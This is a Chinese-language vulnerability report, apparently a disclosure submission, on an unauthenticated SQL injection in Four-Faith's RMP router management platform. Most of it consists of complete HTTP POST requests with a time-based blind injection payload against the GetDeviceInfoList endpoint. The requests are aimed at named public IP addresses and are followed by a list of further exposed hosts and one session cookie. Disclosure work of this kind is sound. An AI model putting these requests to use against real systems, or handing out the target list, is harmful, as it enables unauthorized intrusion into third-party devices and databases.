**漏洞描述**

厦门四信通信科技有限公司RMP路由器管理平台存在前台SQL注入

公司资产证明：



该公司官网：http://www.four-faith.com/



漏洞说明：

系统存在不需要登陆情况下的前台SQL注入

复现：

<http://118.190.134.103:8800/>

获取当前用户名为'sysadmin'

POST /Device/Device/GetDeviceInfoList?deviceCode=&searchField=&deviceState= HTTP/1.1

Host: 118.190.134.103:8800

Content-Length: 78

Accept: application/json, text/javascript, \*/\*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://118.190.134.103:8800


Referer: http://118.190.134.103:8800/General/Home


Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9

Connection: close

groupId=1');if+(SELECT+IS\_SRVROLEMEMBER('sysadmin'))=1+WAITFOR+DELAY+'0:0:5'--

当前数据库名字为CA



复现：

<http://47.100.100.196:8800/>

获取当前用户名为'sysadmin'

POST /Device/Device/GetDeviceInfoList?deviceCode=&searchField=&deviceState= HTTP/1.1

Host: 47.100.100.196:8800

Content-Length: 78

Accept: application/json, text/javascript, \*/\*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36

Content-Type: application/x-www-form-urlencoded


Origin: http://47.100.100.196:8800

Referer: http://47.100.100.196:8800/Device/Home

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9

Connection: close

groupId=1');if+(SELECT+IS\_SRVROLEMEMBER('sysadmin'))=1+WAITFOR+DELAY+'0:0:5'--

复现：

<http://180.250.201.155:8800/>

获取当前用户名为'sysadmin'

POST /Device/Device/GetDeviceInfoList?deviceCode=&searchField=&deviceState= HTTP/1.1

Host: 180.250.201.155:8800

Content-Length: 78

Accept: application/json, text/javascript, \*/\*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8


Origin: http://180.250.201.155:8800

Referer: http://180.250.201.155:8800/General/Home

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9


Connection: close

groupId=1');if+(SELECT+IS\_SRVROLEMEMBER('sysadmin'))=1+WAITFOR+DELAY+'0:0:5'--

复现：

<http://47.88.21.65:8800/>


获取当前用户名为'sysadmin'



复现：

<http://125.77.202.162:20101/>

获取当前用户名为'sysadmin'



复现：

<http://125.77.202.162:20116/>

获取当前用户名为'sysadmin'

POST /Device/Device/GetDeviceInfoList?deviceCode=&searchField=&deviceState= HTTP/1.1

Host: 125.77.202.162:20116

Content-Length: 78

Accept: text/plain, \*/\*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://125.77.202.162:20116


Referer: http://125.77.202.162:20116/Account/Login?returnUrl=http://125.77.202.162:20116/

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9

Cookie: 125.77.202.16220101UserName=0B9gvXvsUI8=; 125.77.202.16220101UserName\_Guid=25a1da81d8f44e9fbf7f5b91746d0e82; ASP.NET\_SessionId=sfbqdzp3ujw2ya3dasq1dash

Connection: close

groupId=1');if+(SELECT+IS\_SRVROLEMEMBER('sysadmin'))=1+WAITFOR+DELAY+'0:0:5'--其他案例

<http://videos.four-faith.com:20101/>

<http://125.77.202.162:20101/>

<http://112.48.26.30:20101/>

<http://117.48.145.205:8510/>

<http://125.77.202.162:20116/>

<http://59.45.61.162:8382/>